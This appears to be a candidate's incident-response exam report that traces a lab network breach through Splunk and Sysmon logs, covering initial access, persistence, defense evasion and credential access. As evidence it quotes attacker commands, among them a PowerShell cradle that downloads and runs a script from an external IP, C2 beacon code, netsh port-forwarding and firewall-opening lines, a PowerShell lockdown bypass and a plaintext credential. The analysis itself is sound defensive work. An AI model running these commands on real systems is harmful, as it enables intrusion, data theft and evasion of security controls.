

# eCIR Exam Report

Name: Abdelrahman Ahmed Abdellah

Date: 4/24/2025


## Scenario (1)

Host	Accessed or Compromised	Method	Persistence
win10-server [10.100.11.101]	Yes (compromised)	<p>1- Attacker exploited the Mako server using Metasploit to gain unauthorized access.</p> <p>2- Established a connection to destination port [4444] via Metasploit.</p> <p>3- Dropped two malicious files: [a.exe, svchosts.exe].</p> <p>4- Used [netsh] to check firewall status, set port forwarding, and connect to server IP [175.12.80.11] and port [6666].</p> <p>5- PowerShell script Get-BrowserData.ps1 harvested Chrome/IE/Firefox history and bookmarks.</p> <p>6- Used PowerShell remoting (Invoke-Command) to push malicious activity from Win10-server (10.100.11.101) to Jumpbox (10.100.11.250).</p> <p>7- Leveraged PowerShell for lateral movement to Jumpbox (10.100.11.250).</p>	<p>-attacker using win10-server as proxy to the entire network by modify System Firewall</p> <p>Using netsh.</p> <p>-port 4444 used possibly for Metasploit listener</p>
Jumpbox [10.100.11.250]	Yes (compromised)	<ul style="list-style-type: none"> <li>Attacker used PowerShell for lateral movement from Win10-server [10.100.11.101] to Jumpbox [10.100.11.250], embedding explicit credentials (ELS- CHILD\uatoperator:Cr@zyCompl3xP@ssw0rd) in the PS Remoting script.</li> <li>Modified HKLM\SYSTEM\CurrentControlSet\Control\Lsa via lsass.exe.</li> <li>Leveraged PowerShell for further lateral movement to child-dc01 [10.100.10.253].</li> </ul>	<p>- modifying registry keys related to LSA or CredSSP is a known tactic for maintaining access</p>
Child-dc01 [10.100.11.253]	Yes (compromised)	<ul style="list-style-type: none"> <li>Attacker utilized PowerShell for lateral movement from Jumpbox [10.100.11.250] to Child-dc01 [10.100.11.253].</li> <li>Privilege escalation achieved through Unquoted Service Path vulnerability.</li> <li>Conducted DCSync attack to retrieve Active Directory data, including password hashes.</li> <li>DCSync abuse enabled movement to lab-dc01.</li> </ul>	Golden Ticket
UATSERVER (10.100.11.150)	Yes (compromised)	<p>C:\Users\MSSQL\$~1\AppData\Local\Temp\lgtVj.exe. which is associated with a Meterpreter payload, establishing a connection on port 6666.</p> <ul style="list-style-type: none"> <li><b>escalate.exe</b> it is often associated with privilege escalation</li> <li>The attacker created a VBScript script named <b>RFinI.vbs</b> and executed it using cscript to generate lgtVj.exe.</li> <li>.</li> <li>Exploited sqlservr.exe via xp_cmdshell and used for persistence.</li> </ul>	<p>- sqlservr.exe execute malicious commands via xp_cmdshell.</p>

		<ul style="list-style-type: none"> <li>The attacker used escalate.exe, a privilege escalation tool flagged by VirusTotal as a "potato privilege escalation hacktool."</li> </ul>	
5. Win10 (10.100.11.100)	Yes (compromised)	The attacker exploited the Tomcat 7.0 service to spawn cmd.exe, then used certutil.exe to download iexpl0re.exe and iexpl0rer.exe. Achieved remote PowerShell code execution via iexpl0re.exe. Malicious executables eLS_Vaut.exe and CPAU were deployed, with CPAU.exe used for privilege escalation.	
Lab-dc01	Yes (Accessed)	Golden Ticket attack executed, requesting TGS with RC4 encryption (0x17).	Golden Ticket
Uat-Helpdesk	Yes (Accessed)	The attacker gained access to this host via an HTTP connection originating from the Win10-server.	No

## Scenario 1: eLS Breach (Splunk)

- win10-server has been compromised



Initially, we must examine all of our log sources, especially the compromised endpoint, to determine how the initial foothold was established. Then, we must proceed to determine the persistence attack stage.

Screenshot of the Splunk Search & Reporting interface. The URL is `http://splunk-enterprise:8000/en-US/app/search/search?_a=earliest=0&latest=8&q=%7C%20meta%20type%3Dhosts%20%7C%20table%20host%20%20totalcount&sid=...`. The interface shows a 'New Search' bar with the query `| metadata type=hosts | table host , totalcount`. Below the bar, it says '8 results (before 4/25/25 11:41:57,000 AM) No Event Sampling'. The results table has columns 'Host #' and 'totalcount #'. The results list includes:

Host #	totalcount #
UAT-HELPDESK	
UAT-SERVER	
win10	
win10-001	
eLS-Win7	
jumpbox	
lab-dc01	
win10-server	

## win10-server [10.100.11.101]

I investigated suspicious activity on the win10-server by analyzing Windows Event Logs (specifically Sysmon logs) starts with Process Creation Events (EventCode=1) Analysis:

Not secure | 172.16.157.100:8000/en-US/app/search/search?earliest=0&latest=A&q=search%20index%20main%20host%20server%20sourcetype%20WinEvent... | Search & Reporting

New Search

Index="win10" host="win10-server" sourcetype="WinEventLog" eventcode=1  
| search NOT "splurk"  
| table\_time, ParentImage, Image, ParentCommandLine, CommandLine, CurrentDirectory

392 events (before 4/25/25 10:42:00 PM) No Event Sampling

Events Patterns Statistics (392) Visualization

100 Per Page Format Preview

ParentImage # Image # ParentCommandLine # CommandLine #

C:\Windows\System32\svchost.exe	C:\Windows\System32\RuntimeBroker.exe	C:\WINDOWS\system32\svchost.exe -k RuntimeBroker -p	C:\Windows\System32\RuntimeBroker.exe -Embedding
C:\Users\Public\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\Public\cmd.exe	powershell.exe -nop -w hidden -c \$pass=ConvertTo-SecureString -string \$(CtryCopy1)@PassWord -AddAtMeGgWdUAc44ABMhMycgDIAoLAoQgBAAvegIACAN([E]AHEA[AADaOkAwkAG)AP0AnAAbE3UgJkgfzAigh -l [Credential] ScreenS;Sleep 20
C:\Windows\System32\services.exe	C:\Windows\System32\svchost.exe	C:\WINDOWS\system32\services.exe	C:\WINDOWS\system32\svchost.exe -k netapps -p
C:\Windows\System32\svchost.exe	C:\Windows\System32\update.exe	C:\Windows\System32\svchost.exe -k netapps -p	gpuupdate.exe /targetuser
C:\Users\Public\cmd.exe	C:\Windows\System32\cmd.exe	C:\Users\Public\cmd.exe	C:\Windows\System32\cmd.exe
C:\Windows\System32\services.exe	C:\Windows\System32\svchost.exe	C:\WINDOWS\system32\services.exe	C:\WINDOWS\system32\svchost.exe -k netapps -p
C:\Windows\System32\svchost.exe	C:\Windows\System32\regond.exe	C:\Windows\System32\svchost.exe	C:\WINDOWS\system32\svchost.exe -k netapps -p
C:\Windows\System32\services.exe	C:\Users\Public\mako.exe	C:\WINDOWS\system32\services.exe	"C:\Users\Public\mako.exe" -E C:\Users\Public\intro.zip "-installauto"
C:\Windows\System32\services.exe	C:\Windows\System32\SecurityHealthService.exe	C:\WINDOWS\system32\services.exe	C:\WINDOWS\system32\SecurityHealthService.exe
C:\Windows\System32\services.exe	C:\Program Files\VMware\VMware Tools\vtnatoolsd.exe	C:\WINDOWS\system32\services.exe	"C:\Program Files\VMware\VMware Tools\vtnatoolsd.exe"
C:\Windows\System32\services.exe	C:\Program Files\VMware\VMware Tools\VMware VGAuthService.exe	C:\WINDOWS\system32\services.exe	"C:\Program Files\VMware\VMware Tools\VMware VGAuthService.exe"

100 Per Page Format Preview

ParentImage # Image # ParentCommandLine # CommandLine #

C:\Windows\System32\svchost.exe	C:\Windows\System32\rundll32.exe	C:\WINDOWS\system32\svchost.exe -k netsvcs -p	C:\WINDOWS\system32\rundll32.exe /d:asproxy.dll,PerformAutodialOperations
C:\Windows\System32\services.exe	C:\Windows\System32\svchost.exe	C:\WINDOWS\system32\services.exe	C:\WINDOWS\system32\svchost.exe -k netapps -p
C:\Windows\System32\services.exe	C:\Windows\System32\svchost.exe	C:\WINDOWS\system32\services.exe	C:\WINDOWS\system32\svchost.exe -k netapps -p
C:\Windows\System32\cmd.exe	C:\Users\Public\svchosts.exe	C:\Windows\System32\cmd.exe /C C:\Users\Public\svchosts.exe	
C:\Users\Public\mako.exe	C:\Windows\System32\cmd.exe	"C:\Users\Public\mako.exe" -E C:\Users\Public\intro.zip "-installauto"	C:\WINDOWS\system32\cmd.exe /C C:\Users\Public\svchosts.exe
C:\Users\Public\cmd.exe	C:\Windows\System32\cmd.exe	C:\Users\Public\cmd.exe	"C:\Windows\System32\cmd.exe"
C:\Windows\System32\svchost.exe	C:\Windows\System32\dsregcmd.exe	C:\WINDOWS\system32\svchost.exe -k netsvcs -p	C:\WINDOWS\system32\dsregcmd.exe
C:\Windows\System32\services.exe	C:\Windows\System32\svchost.exe	C:\WINDOWS\system32\services.exe	C:\WINDOWS\system32\svchost.exe -k netapps -p
C:\Windows\System32\cmd.exe	C:\Users\Public\cmd.exe	C:\Windows\System32\cmd.exe /C C:\Users\Public\cmd.exe	C:\Users\Public\cmd.exe
C:\Users\Public\mako.exe	C:\Windows\System32\cmd.exe	"C:\Users\Public\mako.exe" -E C:\Users\Public\intro.zip "-installauto"	C:\WINDOWS\system32\cmd.exe /C C:\Users\Public\cmd.exe
C:\Users\Public\cmd.exe	C:\Windows\System32\cmd.exe	C:\Users\Public\cmd.exe	
C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\WINDOWS\system32\cmd.exe	powershell -EX (New-Object Net.WebClient).DownloadString('http://175.12.88.11/Get-BrowserData.ps1')   Get-BrowserData   Format-List
C:\Windows\System32\svchost.exe	C:\Windows\System32\sc.exe	C:\WINDOWS\system32\svchost.exe -k netsvcs -p	C:\Windows\System32\sc.exe start wwwuser
C:\Windows\System32\cmd.exe	C:\Windows\System32\setx.exe	C:\WINDOWS\system32\cmd.exe	setx __PSLockdownPolicy 0 /x
C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\WINDOWS\system32\cmd.exe	powershell -EX (New-Object Net.WebClient).DownloadString('http://175.12.88.11/Get-BrowserData.ps1')   Get-BrowserData   Format-List

# Network Connection Investigation

I searched for processes that communicated with the external IP address **175.12.80.11**.

The screenshot shows the Splunk Enterprise search interface. The search bar contains the query: `index="main" host="*win10*server" sourcetype="WinEventLog" destinationip: 175.12.80.11 | search NOT *splunk*`. The results section shows 99 events found between 4/25/25 14:57:00 PM and 4/25/25 14:57:00 PM. The Events tab is selected, displaying a histogram of event counts over time. A context menu is open over a histogram bin, titled "Image", showing the following details:

Value	Count	%
C:\Users\Public\Videos\*.exe	70	78.76%
C:\Users\Public\Video.exe	26	26.25%
C:\Users\Public\*.exe	2	2.02%
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1	1.01%

The context menu also lists "Reports" with options for "Top values", "Top values by time", and "Rare values". Below the histogram, a search bar shows the query: `EventLog Microsoft Windows-Sysmon/Operational sourcetype = WinEventLog`.

I filtered for all activities involving **svchosts.exe**, And discovered that this fake svchosts.exe process was responsible for launching multiple system utilities

Splunk Enterprise - Not secure | 172.16.15.100:8000/en-US/app/search/search?earliest=-8h&latest=-8h&search=%20index%3Dmain%20host%3Dwin10-server%20sourceType%3DWinEvent... | Search & Reporting

Administrator | Messages | Settings | Activity | Help | Find | Search

Search Datasets Reports Alerts Dashboards

New Search

Save As | Cole

index="main" host="win10-server" sourcetype=WinEventLog svchosts.exe | search NOT "\*splunk\*" image="/\*"

All time |

✓ 89 events (before 4/25/25 150:29:00 PM) No Event Sampling | Job |

Events (89) Patterns Statistics Visualization

Format Timeline ▾ Zoom Out Zoom to Selection 1 minute per column

Image

7 Values, 100% of events Selected Yes No

Reports Top values Top values by time Rare values

SELECTED FIELDS All Fields

host 1

SELECTED FIELDS All Fields

host 1

image 7

source 1

sourcetype 1

INTERESTING FIELDS category 3

ComputerName 1

Destinations 3

DestinationIpV6 1

DestinationPort 6

the 1

cvc\_it\_host 1

event\_id 89

EventCode 3

EventTyp 1

id 89

Events with this field

Values	Count	%
C:\Users\Public\svchosts.exe	79	88.764%
C:\Windows\System32\cmd.exe	4	4.494%
C:\Windows\System32\lstat.exe	2	2.247%
C:\Windows\System32\userfault.exe	1	1.124%
C:\Windows\System32\cmd.exe	1	1.124%
C:\Windows\System32\svchost.exe	1	1.124%
C:\Windows\System32\shard.exe	1	1.124%

Count %

image = WinEventLog Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog

Show all 36 lines

CommandLine = C:\WINDOWS\SysWOW64\WerFault.exe -u p 992 -s 1740 | Image = C:\Windows\SysWOW64\WerFault.exe | host = win10-server | source = WinEventLog Microsoft-Windows-Sysmon/Operational | sourcetype = WinEventLog

4:45:19 AM (23/04/25) - 16:19 AM

## Initial access

The screenshot shows the Splunk Enterprise search interface. The search bar contains the query: `index=raw host=win10-server sourcetype=WineventLog`. Below the search bar, a modal window titled "CommandLine" is open, displaying search results for command-line arguments. The modal shows 3 values representing 9.375% of events. It has tabs for "Reports" (selected), "Top values", "Top values by time", and "Rare values". The "Top values" table lists three entries:

Values	Count	%
"C:\Users\Public\make.exe" "-l:C:\Users\Public\Intro.zip" "-installauto"	1	33.333%
C:\Windows\system32\cmd.exe /c C:\Users\Public\make.exe	1	33.333%
C:\Windows\system32\cmd.exe /c C:\Users\Public\svchosts.exe	1	33.333%

Below the modal, the main search results table shows a single event from 10:14:00 AM on 04/19/2019. The event details include:

- ProcessId: (E8)8580-446-5CB9-0000-000000000000
- ProcessId: 2037
- Image: C:\Users\Public\make.exe
- User: NT AUTHORITY\SYSTEM
- Show all 33 lines
- image = C:\Users\Public\make.exe host = win10-server sourcetype = WineventLog

## Execution

Suspicious PowerShell activity on (win10-server), linked to an IP (175.12.80.11) and a potentially malicious script referencing <http://175.12.80.11:4444>

**New Search**

`_index="raw" host="win08-server" "175.12.88.11" LogName="Microsoft-Windows-PowerShell/Operational"`

7 events (before 4/25/2014 3:00 PM) No Event Sampling

Events (7) Patterns Statistics Visualization

Format Timeline ▾ Zoom Out + Zoom to Selection:  Default: 1 minute per column

Time	Event
4/18/19 05:15:02 AM 10:15:02.000 PM	<pre>04/19/2019 05:15:02 AM ... 252 lines omitted ... E(\$Type, \$TotalPackets, \$PacketNum, \$ACKID, \$Length, \$Data, \$Remaining) }  \$Script:ControlServers = @([Http://175.12.88.11:4444]) \$Script:ServerIndex = 0;</pre> <p>Show all 328 lines</p> <p>host = <code>win08-server</code>   source = WinEventLog:Microsoft-Windows-PowerShell/Operational sourcetype = WinEventLog</p>
4/18/19 05:14:57 AM 10:14:57.000 PM	<pre>04/19/2019 05:14:57 AM ... 12 lines omitted ... Keywords:none Message=Creating Scriptblock text (1 of 1): \$Wc=New-Object System.Net.WebClient; \$Wc.Headers.Add("User-Agent",'\$u'); \$Wc.Proxy=[System.Net.WebProxy]::GetDefaultWebProxy(); \$Wc.Credentials = [System.NET.CredentialCache]::DefaultNetworkCredentials; \$Wc.Encoding = [System.Text.Encoding]::ASCII; \$Wc.Headers.Add("Cookie","\$session=\$w1PhQ0q8nPn+//\$Makc"); \$url="https://175.12.88.11:4444"; \$Wc.DownloadData(\$url); \$data=\$Wc.DownloadData(\$url); \$data.Length</pre> <p>Show all 19 lines</p>

Suspicious PowerShell command executes a hidden script on a host (win10-server) using credentials and attempts to connect with an external IP (100.11.250) **lateral movement PS Remoting**.

Decoding of Base64 data. It reveals a Gzip compressed file with the .gz extension and MIME type application/gzip.

Last build: 19 days ago - Version 10 is here! Read about the new features [here](#).

Options About / Support

Recipe	Input
<b>From Base64</b>  Alphabet: A-Za-z0-9+=  <input checked="" type="checkbox"/> Remove non-alphabet chars <input type="checkbox"/> Strict mode	KvhgJIKvHKeqFuiYguHHii3xJ/BLkckGgyXzezJ/5ItEYMY2yof+2GuyGbHLbf3aS93gRwXSl0A4h8K1gbzeJg6v1jujt9nvauguaCT9Qjk+0/Vwq69prqcDohYoEwhM6/KIHqyulLkh2HAGl1zSALvwL2K1z56BRRJIMg1fu6gklu07cMkvYepeVBTbwZbmj4L4TCZ/bkqa85nTantQrykb148752Eic/TICF1bnYDtw1qtKc8GmklwDkBLCHh2313ZXPo82Yw08ISAIzLEUQFBoRfB50yoK1WaJMJQJS+g/IKP5id5NaXzhf56ck7Gk1VhgPIULox30FXUbCgfEMBYURzZ2QlPlh6Ea8dUhdiMnc301Mu9s0PtYkiF3gDDK/d1bfpgz1oBHk13rE3DkoyE9V34Shj1mDkCeNoAGmEnSd251BAEBpqrzRYIa7liZA1Gh3rFYDIAW54p/aAdHB8P/T7AXapZHMgcgrRehQfs0ox0lQxf1Qiaf4JKAmAvqPp+7qgx8HvZCMBi2/GLNzJxNf4Kb+GkcCDKDSQckABAQ/CliSp6TyTEhQ7012TInjgvsht13ykFBshFcub5+ewbx24V23F625qGnPrly251a1M6/p7p7020pV035HXKnz9tFg4qfKXHhBuJhvR3tpWp4t+2vTndJA33pY7c39pxuY7c39pxuY488c13w8uf0euf8rF808Nqzyx/wJ1aPae4MzY1Zpo/qdnPq0x7vsd2Q+MBw32/FIwqnzHddsRiuOH23Kko0T9z921/03zb3m7comRkNdo0/UQunbv+v1MsAqaEsP9HqzRMlIeIMkwspAlhu2PzOz1Gyb180evuxds/e1UmXireueuyQj13xrtkqv8gh5ar+6d+av1+z113f7ePDVSPU8BzisotUqlzQ0P1n3mgGqA460Jde4qR//770fg7+yEB+awX3mxRa692oajeLo5unqX0aq8FtaVv2z9rmjaWErzziBFKJ75x1lw/cqgypfTzIemQRN9JC1kDj0QtKlcfoxy7ibVGCon91G000ifnwg/Dsw9vnjt1zvB/Kdh510XlbCIE0BEVtYqMJBzo7w9K5eh6pa352V18PfTovLvtkt9GUznzBliefbODbz2recf1pPZ/4pVdrTn8et/G62XuF6u/hwHZSL9YfL7i79C8w+THmIqwc6BosB12pPeyj2Txat2nbABnPvZk/zjuo3l6Q108ZPjfW630j/r20kAAA==
<b>Remove null bytes</b>	
<b>Detect File Type</b>	
<input checked="" type="checkbox"/> Images <input checked="" type="checkbox"/> Video <input checked="" type="checkbox"/> Audio <input checked="" type="checkbox"/> Documents	
<input checked="" type="checkbox"/> Applications <input checked="" type="checkbox"/> Archives <input checked="" type="checkbox"/> Miscellaneous	
	<b>Output</b>  File type: Gzip Extension: gz MIME type: application/gzip

STEP BAKE!

VirusTotal analysis identifies the file gg.ps1 as a malicious PowerShell script.

The screenshot shows the VirusTotal analysis interface. At the top, it displays a 'Community Score' of 23/53. Below this, a summary box states '23/53 security vendors flagged this file as malicious'. The file name is '2b219e90bd309ce4ba0aeefdf9c358b8db20f75c752347f04989bd0385d4' and its extension is 'gg.ps1'. The file type is listed as 'powershell' with additional tags: 'spreader', 'detect-debug-environment', and 'long-sleeps'. The file size is 2.52 KB and was last analyzed 23 hours ago. Below the summary, there are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. The COMMUNITY tab is selected, showing a message to join the community for additional insights. Below this, sections for Popular threat label (trojan.powershell.rozena), Threat categories (trojan, downloader), and Family labels (powershell, rozena, jshell) are shown. A large table titled 'Security vendors' analysis' lists vendor names and their findings. The table includes columns for vendor, detection status, and a 'Do you want to automate checks?' button. Several vendors have flagged the file as malicious, including Arcabit, ClamAV, DrWeb, ESET-NOD32, Google, Avira, Cynet, eScan, GData, and Huorong. The entire screenshot is framed by a blue border.

Unusual activity: the execution of svchosts.exe from the C:\Users\Public directory, which is not standard for this process and often indicates malware or unauthorized script use.

The screenshot shows a Splunk search interface with the query: 'index="main" host="vtin\b-server" "svchosts.exe" | table\_time, ParentCommandLine, CommandLine, ParentImage, Image, CurrentDirectory'. The search results table has columns for \_time, ParentCommandLine, CommandLine, ParentImage, Image, and CurrentDirectory. The table shows 93 events from April 18, 2019, at 22:01:55. Most events show 'cmd.exe /c C:\Users\Public\svchosts.exe' as the command line, with the current directory being 'C:\Windows\system32'. One event stands out with a red box around the 'CurrentDirectory' value: 'C:\Windows\system32\svchost.exe'. This indicates an unusual process (svchost.exe) running from the Public directory instead of the standard system32 directory. The Splunk interface includes tabs for Events, Patterns, Statistics (93), and Visualization, along with various search and filter options.

The log contains a sequence of commands executed on the system, focusing on network and firewall configurations. Key actions include viewing firewall states, searching for specific IP and port activity (e.g., 0.0.0.0:8492), and listing active TCP connections.

Time	ParentCommandLine	CommandLine	ParentImage	Image	CurrentDirectory
2019-04-18 22:15:29				C:\Users\Public\svchosts.exe	C:\Users\Public
2019-04-18 22:15:29				C:\Users\Public\svchosts.exe	C:\Users\Public
2019-04-18 22:15:29				C:\Users\Public\svchosts.exe	C:\Users\Public
2019-04-18 22:15:48				C:\Users\Public\svchosts.exe	C:\Users\Public
2019-04-18 22:14:56	C:\Windows\system32\cmd.exe	svchosts.exe	C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\cmd.exe	C:\Users\Public
2019-04-18 22:14:58				C:\Windows\SysWOW64\cmd.exe	C:\Users\Public
2019-04-18 22:15:01				C:\Windows\SysWOW64\cmd.exe	C:\Users\Public
2019-04-18 22:15:02				C:\Windows\SysWOW64\cmd.exe	C:\Users\Public
2019-04-18 22:15:07				C:\Windows\SysWOW64\cmd.exe	C:\Users\Public
2019-04-18 22:15:12				C:\Windows\SysWOW64\cmd.exe	C:\Users\Public
2019-04-18 22:15:17				C:\Windows\SysWOW64\cmd.exe	C:\Users\Public
2019-04-18 22:15:23				C:\Windows\SysWOW64\cmd.exe	C:\Users\Public
2019-04-18 22:15:24	svchosts.exe	"C:\Windows\system32\netsh.exe" advfirewall show allprofiles state	C:\Windows\SysWOW64\svchosts.exe	C:\Windows\SysWOW64\svchosts.exe	C:\Users\Public
2019-04-18 22:15:25				C:\Windows\SysWOW64\svchosts.exe	C:\Users\Public
2019-04-18 22:15:25	svchosts.exe	"C:\Windows\system32\!findstr.exe" "/C:0.0.0:8492" "C:\Windows\system32\!findstr.exe" LISTENING	C:\Windows\SysWOW64\svchosts.exe	C:\Windows\SysWOW64\!findstr.exe	C:\Users\Public
2019-04-18 22:15:25	svchosts.exe	"C:\Windows\system32\!netstat.exe" -anp TCP	C:\Windows\SysWOW64\svchosts.exe	C:\Windows\SysWOW64\!NETSTAT.EXE	C:\Users\Public
2019-04-18 22:15:25	svchosts.exe	"C:\Windows\system32\!findstr.exe" "/C:0.0.0:80" "C:\Windows\system32\!findstr.exe" LISTENING	C:\Windows\SysWOW64\svchosts.exe	C:\Windows\SysWOW64\!findstr.exe	C:\Users\Public
2019-04-18 22:15:25	svchosts.exe	"C:\Windows\system32\!NETSTAT.EXE" -anp TCP	C:\Windows\SysWOW64\svchosts.exe	C:\Windows\SysWOW64\!NETSTAT.EXE	C:\Users\Public
2019-04-18 22:15:26				C:\Windows\SysWOW64\svchosts.exe	C:\Users\Public
2019-04-18 22:15:26				C:\Windows\SysWOW64\svchosts.exe	C:\Users\Public
2019-04-18 22:15:31				C:\Windows\SysWOW64\svchosts.exe	C:\Users\Public

## Persistence

Commands for port forwarding and firewall settings (e.g., opening ports like 8885), indicate deliberate actions to maintain connections.

New Search					
<input style="width: 100%;" type="text" value="Index:'main' host:'*2K16-server*' ParentImage:'*svchosts.exe*' [Public_time... ParentImage, Image, ParentCommandLine, CommandLine, CurrentDirectory]"/> <span style="float: right;">Save As... Close</span>					
<span style="float: left;">27 events (before 4/25/25 2:17:45:00 PM) - No Event Sampling *</span> <span style="float: right;">All time Smart Mode</span>					
Events	Patterns	Statistics (27)	Visualization	100 Per Page	Format Preview
_Time	ParentImage	Image	ParentCommandLine	CommandLine	
2019-04-18 23:56:38	C:\Users\Public\svchosts.exe	C:\Windows\SysWOW64\cmd.exe	C:\Users\Public\svchosts.exe	C:\Windows\system32\cmd.exe	
2019-04-18 23:44:53	C:\Users\Public\svchosts.exe	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	C:\Users\Public\svchosts.exe	powershell.exe -nop -w Hidden -c \$pass=ConvertTo-SecureString -string "C:\\$zyComplif@PassWd"; -adPlus \$adPass=C:\\$zyWzG4uMBOQnQcgBdA0QgBTAGwagBLACNQSLAHMAIAABChewxxAGTAPOmXNAHcb@3gJukQgZAGgjZ09uA -Credential Screen;Sleep 30;	
2019-04-18 23:18:14	C:\Users\Public\svchosts.exe	C:\Windows\SysWOW64\netsh.exe	C:\Users\Public\svchosts.exe	netsh firewall show state	
2019-04-18 23:18:09	C:\Users\Public\svchosts.exe	C:\Windows\SysWOW64\netsh.exe	C:\Users\Public\svchosts.exe	netsh firewall set portopening protocol=TCP port='4667'	
2019-04-18 23:18:03	C:\Users\Public\svchosts.exe	C:\Windows\SysWOW64\netsh.exe	C:\Users\Public\svchosts.exe	netsh interface portproxy show all	
2019-04-18 23:17:58	C:\Users\Public\svchosts.exe	C:\Windows\SysWOW64\netsh.exe	C:\Users\Public\svchosts.exe	netsh interface portproxy add v4tov4 listenport=4667 listenaddress=10.100.11.101 connectport=4667 connectaddress=10.100.11.101	
2019-04-18 23:17:30	C:\Users\Public\svchosts.exe	C:\Windows\SysWOW64\netsh.exe	C:\Users\Public\svchosts.exe	netsh firewall show state	
2019-04-18 23:17:29	C:\Users\Public\svchosts.exe	C:\Windows\SysWOW64\netsh.exe	C:\Users\Public\svchosts.exe	netsh firewall set portopening protocol=TCP port='8885'	
2019-04-18 23:17:19	C:\Users\Public\svchosts.exe	C:\Windows\SysWOW64\netsh.exe	C:\Users\Public\svchosts.exe	netsh interface portproxy show all	
2019-04-18 23:17:14	C:\Users\Public\svchosts.exe	C:\Windows\SysWOW64\netsh.exe	C:\Users\Public\svchosts.exe	netsh interface portproxy add v4tov4 listenport=8885 listenaddress=10.100.11.101 connectport=8885 connectaddress=10.100.11.101	
2019-04-18 22:42:07	C:\Users\Public\svchosts.exe	C:\Windows\SysWOW64\netsh.exe	C:\Users\Public\svchosts.exe	netsh firewall show state	
2019-04-18 22:42:01	C:\Users\Public\svchosts.exe	C:\Windows\SysWOW64\netsh.exe	C:\Users\Public\svchosts.exe	netsh firewall set portopening protocol=TCP port='8885'	
2019-04-18 22:41:55	C:\Users\Public\svchosts.exe	C:\Windows\SysWOW64\netsh.exe	C:\Users\Public\svchosts.exe	netsh interface portproxy show all	
2019-04-18 22:41:50	C:\Users\Public\svchosts.exe	C:\Windows\SysWOW64\netsh.exe	C:\Users\Public\svchosts.exe	netsh interface portproxy add v4tov4 listenport=8885 listenaddress=10.100.11.101 connectport=8885 connectaddress=10.100.11.101	
2019-04-18 22:19:50	C:\Users\Public\svchosts.exe	C:\Windows\SysWOW64\netsh.exe	C:\Users\Public\svchosts.exe	netsh firewall show state	

Start-Sleep -m 5  
Write-Output("\$(Get-Date -format 's') - Current NTLMv2 IP addresses and usernames: " + \$lineight.newline)  
foreach(\$NTLMv2.username in \$lineight.NTLMv2.usernameList)  
{  
 write-output(\$NTLMv2.username + \$lineight.newline)  
}  
}  
else  
{  
 Write-Output("\$(Get-Date -format 's') - No NTLMv2 challenge/response hashes have been captured" + \$lineight.newline)  
}  
Console\_Status\_Stopwatch = [System.Diagnostics.Stopwatch]::StartNew()  
}  
if(\$lineight.console\_input)  
{  
 if([Console]::KeyAvailable)  
 {  
 \$lineight.console\_input = \$false  
 Break console\_loop  
 }  
}  
Start-Sleep -m 5  
}  
}  
}  
finally  
{  
 if(\$Tool -eq 2)  
 {  
 \$lineight.cutting = \$false  
 }  
}  
}  
}  
else  
{  
 Start-Process -Filepath "C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet\_regiis.exe" -Argument "-i" -User "sa" -Passwd "P@ssw0rd" -Port "10.10.11.11:8080" -Protocol "http"  
}  
Stop-Service -Name "IISADMIN" -Force  
Path:  
Console

## Defense Evasion

**setx.exe** is used to alter the `__PSLockdownPolicy` via **cmd.exe**. This modification weakens PowerShell security settings, allowing unrestricted script execution.

The screenshot shows a Splunk search interface with the following details:

- Search Bar:** Index="main" host="win16-server" | search "setx.exe" | table\_time , ParentImage, Image, ParentCommandLine, CommandLine, CurrentDirectory
- Event List:** One event is shown, timestamped 2019-04-18 22:08:43, originating from C:\Windows\System32\cmd.exe, with the command `setx __PSLockdownPolicy 0 /m` and current directory C:\WINDOWS\system32.

## Credential Access

converting a plaintext password (Cr@zyCompl3xP@ssw0rd) to a secure string and creating credential objects, which are then used to execute remote commands across resolved IP hostnames (10.100.11.250). (an attempt to harvest and misuse credentials).

The screenshot shows a Splunk search interface with the following details:

- Search Bar:** Index="main" host="win16-server" sourcetype="FileEventLog powershell" | search NOT "splunk" Image="\*" | search invoke
